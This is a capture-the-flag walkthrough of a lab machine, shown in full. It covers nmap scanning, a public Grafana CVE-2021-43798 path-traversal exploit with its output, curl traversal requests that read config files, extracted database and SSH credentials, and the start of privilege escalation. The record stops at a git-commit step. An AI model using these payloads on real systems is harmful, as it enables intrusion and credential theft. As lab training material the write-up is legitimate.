
# *Information Gathering*


1) Found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap -sV 10.10.11.183 -p- --open --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-28 19:08 IST
Nmap scan report for 10.10.11.183
Host is up (0.19s latency).
Not shown: 65531 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
3000/tcp open  ppp?
3306/tcp open  mysql   MySQL 8.0.30-0ubuntu0.20.04.2
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3000-TCP:V=7.94SVN%I=7%D=3/28%Time=66057310%P=x86_64-pc-linux-gnu%r
SF:(GenericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x
SF:20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Ba
SF:d\x20Request")%r(GetRequest,174,"HTTP/1\.0\x20302\x20Found\r\nCache-Con
SF:trol:\x20no-cache\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nEx
SF:pires:\x20-1\r\nLocation:\x20/login\r\nPragma:\x20no-cache\r\nSet-Cooki
SF:e:\x20redirect_to=%2F;\x20Path=/;\x20HttpOnly;\x20SameSite=Lax\r\nX-Con
SF:tent-Type-Options:\x20nosniff\r\nX-Frame-Options:\x20deny\r\nX-Xss-Prot
SF:ection:\x201;\x20mode=block\r\nDate:\x20Thu,\x2028\x20Mar\x202024\x2013
SF::39:29\x20GMT\r\nContent-Length:\x2029\r\n\r\n<a\x20href=\"/login\">Fou
SF:nd</a>\.\n\n")%r(Help,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent
SF:-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n4
SF:00\x20Bad\x20Request")%r(HTTPOptions,12E,"HTTP/1\.0\x20302\x20Found\r\n
SF:Cache-Control:\x20no-cache\r\nExpires:\x20-1\r\nLocation:\x20/login\r\n
SF:Pragma:\x20no-cache\r\nSet-Cookie:\x20redirect_to=%2F;\x20Path=/;\x20Ht
SF:tpOnly;\x20SameSite=Lax\r\nX-Content-Type-Options:\x20nosniff\r\nX-Fram
SF:e-Options:\x20deny\r\nX-Xss-Protection:\x201;\x20mode=block\r\nDate:\x2
SF:0Thu,\x2028\x20Mar\x202024\x2013:39:35\x20GMT\r\nContent-Length:\x200\r
SF:\n\r\n")%r(RTSPRequest,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConten
SF:t-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n
SF:400\x20Bad\x20Request")%r(SSLSessionReq,67,"HTTP/1\.1\x20400\x20Bad\x20
SF:Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:
SF:\x20close\r\n\r\n400\x20Bad\x20Request")%r(TerminalServerCookie,67,"HTT
SF:P/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20char
SF:set=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(TLSS
SF:essionReq,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20te
SF:xt/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x2
```

2) Checked the page




3) Checked the other port




# *Vulnerability Assessment*

1) The grafana is vulnerable to arbitary file read

# CVE-2021-43798 – Grafana Exploit

## About

This is a proof-of-concept exploit for Grafana's Unauthorized Arbitrary File Read Vulnerability (CVE-2021-43798).

This vulnerability affects `Grafana 8.0.0-beta1 to 8.3.0`.

According to Shodan data, there are just over 2,000 Grafana servers exposed online, with the majority residing in the US and Europe, as can be seen in the figure below.

For more information:

https://grafana.com/blog/2021/12/07/grafana-8.3.1-8.2.7-8.1.8-and-8.0.7-released-with-high-severity-security-fix/

## Contributors

@pedrohavay and @acassio22

# *Exploitation*

1) The page is vulnerable to arbitary file read

```
┌──(exploit)─(vigneswar㉿VigneswarPC)-[/tmp/temp/exploit-grafana-CVE-2021-43798]
└─$ python exploit.py
  ______   ______  ___ __ ___ _      _ _ ________ ___ ___
 / __\ \ / / __|_|_  )  \_  ) |___| | |__ /__  / _ ( _ )
| (__ \ V /| _|___/ / () / /| |___|_  _|_ \ / /\_, / _ \
 \___| \_/ |___| /___\__/___|_|     |_|___//_/  /_/\___/
                @pedrohavay / @acassio22

? Enter the target list:  domains.txt

========================================

[i] Target: http://10.10.11.183:3000

[!] Payload "http://10.10.11.183:3000/public/plugins/alertlist/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd" works.

[i] Analysing files...

[i] File "/conf/defaults.ini" found in server.
[*] File saved in "./http_10_10_11_183_3000/defaults.ini".

[i] File "/etc/grafana/grafana.ini" found in server.
[*] File saved in "./http_10_10_11_183_3000/grafana.ini".

[i] File "/etc/passwd" found in server.
[*] File saved in "./http_10_10_11_183_3000/passwd".

[i] File "/var/lib/grafana/grafana.db" found in server.
[*] File saved in "./http_10_10_11_183_3000/grafana.db".

[i] File "/proc/self/cmdline" found in server.
[*] File saved in "./http_10_10_11_183_3000/cmdline".

? Do you want to try to extract the passwords from the data source?  No
[*] Bye Bye!
```

```
┌──(exploit)-(vigneswar㉿VigneswarPC)-[/tmp/temp/exploit-grafana-CVE-2021-43798/http_10_10_11_183_3000]
└─$ cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
developer:x:1000:1000:developer:/home/developer:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
grafana:x:113:118::/usr/share/grafana:/bin/false
mysql:x:114:119:MySQL Server,,,:/nonexistent:/bin/false
consul:x:997:997::/home/consul:/bin/false
```


2) Found password hash in database file

```
┌──(exploit)-(vigneswar㉿VigneswarPC)-[/tmp/temp/exploit-grafana-CVE-2021-43798/http_10_10_11_183_3000]
└─$ file grafana.db
grafana.db: SQLite 3.x database, last written using SQLite version 3035004, file counter 492, database pages 161, cookie 0x119, schema 4, UTF-8, version-valid-for 492

┌──(exploit)-(vigneswar㉿VigneswarPC)-[/tmp/temp/exploit-grafana-CVE-2021-43798/http_10_10_11_183_3000]
└─$ sqlite3 grafana.db
SQLite version 3.45.1 2024-01-30 16:01:20
Enter ".help" for usage hints.
sqlite> .tables
alert                       login_attempt
alert_configuration         migration_log
alert_instance              ngalert_configuration
alert_notification          org
alert_notification_state    org_user
alert_rule                  playlist
alert_rule_tag              playlist_item
alert_rule_version          plugin_setting
annotation                  preferences
annotation_tag              quota
api_key                     server_lock
cache_data                  session
dashboard                   short_url
dashboard_acl               star
dashboard_provisioning      tag
dashboard_snapshot          team
dashboard_tag               team_member
dashboard_version           temp_user
data_source                 test_data
kv_store                    user
library_element             user_auth
library_element_connection  user_auth_token
sqlite> select * from user;
1|0|admin|admin@localhost||dad0e56900c3be93ce114804726f78c91e82a0f0f0f6b248da419a0cac6157e02806498f1f784146715caee5bad1506ab069|0X27trve2u|f960YdtaMF||1|1|0||2022-03-13 20:26:45|2022-09-01 22:39:38|0|2022-09-14 16:44:19|0
sqlite>
```


```
;admin_user = admin

admin_password = messageInABottle685427

;secret_key = SW2YcwTIb9zpOOhoPsMm
```


admin:messageInABottle685427

3) Logged in to grafana




4) Found mysql configuration file




```
┌──(vigneswar㉿VigneswarPC)-[/tmp/temp]
└─$ curl "http://10.10.11.183:3000/public/plugins/alertlist/..%2f..%2f..%2f..%2f..%2f..%2f../etc/grafana/provisioning/datasources/mysql.yaml"
apiVersion: 1

datasources:
 - name: mysql.yaml
   type: mysql
   host: localhost
   database: grafana
   user: grafana
   password: dontStandSoCloseToMe63221!
   editable: false
```

5) Got access to database

```
┌──(vigneswar㉿VigneswarPC)-[/tmp/temp]
└─$ mysql -h 10.10.11.183 -u grafana -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 8.0.30-0ubuntu0.20.04.2 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| grafana            |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
| whackywidget       |
+--------------------+
6 rows in set (0.275 sec)

MySQL [(none)]>
```

6) Got password for developer

```
MySQL [whackywidget]> select * from users;
+-----------+------------------------------------------+
| user      | pass                                     |
+-----------+------------------------------------------+
| developer | YW5FbmdsaXNoTWFuSW5OZXdZb3JrMDI3NDY4Cg== |
+-----------+------------------------------------------+
1 row in set (0.257 sec)
```

```
┌──(vigneswar㉿VigneswarPC)-[/tmp/temp]
└─$ echo "YW5FbmdsaXNoTWFuSW5OZXdZb3JrMDI3NDY4Cg==" | base64 -d
anEnglishManInNewYork027468
```

7) Connected with ssh

```
┌──(vigneswar㉿VigneswarPC)-[/tmp/temp]
└─$ ssh developer@10.10.11.183
developer@10.10.11.183's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu 28 Mar 2024 02:52:45 PM UTC

  System load:           0.07
  Usage of /:            80.9% of 5.07GB
  Memory usage:          38%
  Swap usage:            0%
  Processes:             225
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.183
  IPv6 address for eth0: dead:beef::250:56ff:feb9:8287


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Fri Sep  2 02:33:30 2022 from 10.10.0.1
developer@ambassador:~$
```

# *Privilege Escalation*

1) Found the whackywidget app

```
developer@ambassador:/opt/my-app$ ls
env  whackywidget
developer@ambassador:/opt/my-app$
```

2) Found a script

```
developer@ambassador:/opt/my-app$ cat whackywidget/put-config-in-consul.sh
# We use Consul for application config in production, this script will help set the correct values for the app
# Export MYSQL_PASSWORD and CONSUL_HTTP_TOKEN before running

consul kv put whackywidget/db/mysql_pw $MYSQL_PASSWORD
```

3) Found commits on git

